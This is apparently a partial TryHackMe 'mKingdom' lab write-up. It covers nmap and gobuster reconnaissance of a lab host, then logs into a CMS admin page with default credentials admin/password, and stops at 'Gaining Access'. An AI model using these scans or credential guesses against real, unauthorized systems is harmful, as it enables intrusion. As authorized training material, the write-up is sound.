mKingdom

By Praveen Kumar Sharma

For me the IP of the machine is : 10.10.112.114

```
┌──(pks㉿Kali)-[~/TryHackMe/mKingdom]
└─$ ping 10.10.112.114 -c 5
PING 10.10.112.114 (10.10.112.114) 56(84) bytes of data.
64 bytes from 10.10.112.114: icmp_seq=1 ttl=60 time=201 ms
64 bytes from 10.10.112.114: icmp_seq=2 ttl=60 time=199 ms
64 bytes from 10.10.112.114: icmp_seq=3 ttl=60 time=196 ms
64 bytes from 10.10.112.114: icmp_seq=4 ttl=60 time=188 ms
64 bytes from 10.10.112.114: icmp_seq=5 ttl=60 time=183 ms

--- 10.10.112.114 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 183.472/193.574/200.877/6.658 ms
```

Its Online!!

Port Scanning :

Im gonna use nmap here

All port scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.112.114 -o allPortScan.txt
```

```
┌──(pks㉿Kali)-[~/TryHackMe/mKingdom]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.112.114 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-03 12:09 EDT
Warning: 10.10.112.114 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.112.114
Host is up (0.16s latency).
Not shown: 64536 closed tcp ports (conn-refused), 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
85/tcp open  mit-ml-dev

Nmap done: 1 IP address (1 host up) scanned in 12.96 seconds
```

Open ports

```
PORT STATE SERVICE
85/tcp open mit-ml-dev
```

Lets try a deeper scan on this port

Deeper Scan :

```
nmap -sC -sV -A -T5 -p 85 10.10.112.114 -o deeperScan.txt
```

```
┌──(pks㉿Kali)-[~/TryHackMe/mKingdom]
└─$ nmap -sC -sV -A -T5 -p 85 10.10.112.114 -o deeperScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-03 12:10 EDT
Nmap scan report for 10.10.112.114
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
85/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: 0H N0! PWN3D 4G4IN
|_http-server-header: Apache/2.4.7 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.10 seconds
```

Services

```
PORT STATE SERVICE VERSION
85/tcp open http Apache httpd 2.4.7 ((Ubuntu))
|_http-title: 0H N0! PWN3D 4G4IN
|_http-server-header: Apache/2.4.7 (Ubuntu)
```


Looks like we do have http action on this port lets try directory fuzzing then

---

Directory Fuzzing :

I'm gonna use gobuster with the dirb common.txt wordlist

```
gobuster dir -u http://10.10.112.114:85 -w
/usr/share/wordlists/dirb/common.txt -o directories.txt
```




Directories


/app (Status: 301) [Size: 314] [--> http://10.10.112.114:85/app/]
/index.html (Status: 200) [Size: 647]

Lets see the web application now


Web Application :




I didnt really find anything here or even in the source code
Lets move to /app





Click on this then click on ok





U can run another gobuster here as well i just scroolled to the footer to find the login page here it is
Also notice they are using






Tried the default username and password for this which is admin, admin didnt work

Tried admin, password this worked


> 🖊 Website admin login
>
> Username : admin
> Password : password

We can login now




Gaining Access :

